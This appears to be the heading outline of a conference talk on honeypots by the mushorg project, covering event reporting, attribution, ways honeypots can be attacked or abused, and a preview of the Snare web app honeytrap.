What is an event?

Event reporting

What do we see?

What are we not seeing?

Can we attribute?

Szenarios

Let's "attack" a honeypot

How to abuse a honeypot

Summary

Honeypots

Development

Deployment

Usage

Sneak Peak: Snare

Yet Another Web App Honeytrap

Focus on attack surface

Central vulnerability Emulation

Honeytrap as a Service

Thanks!

github.com/mushorg

@glaslos - Lukas

@y0m - Guillaume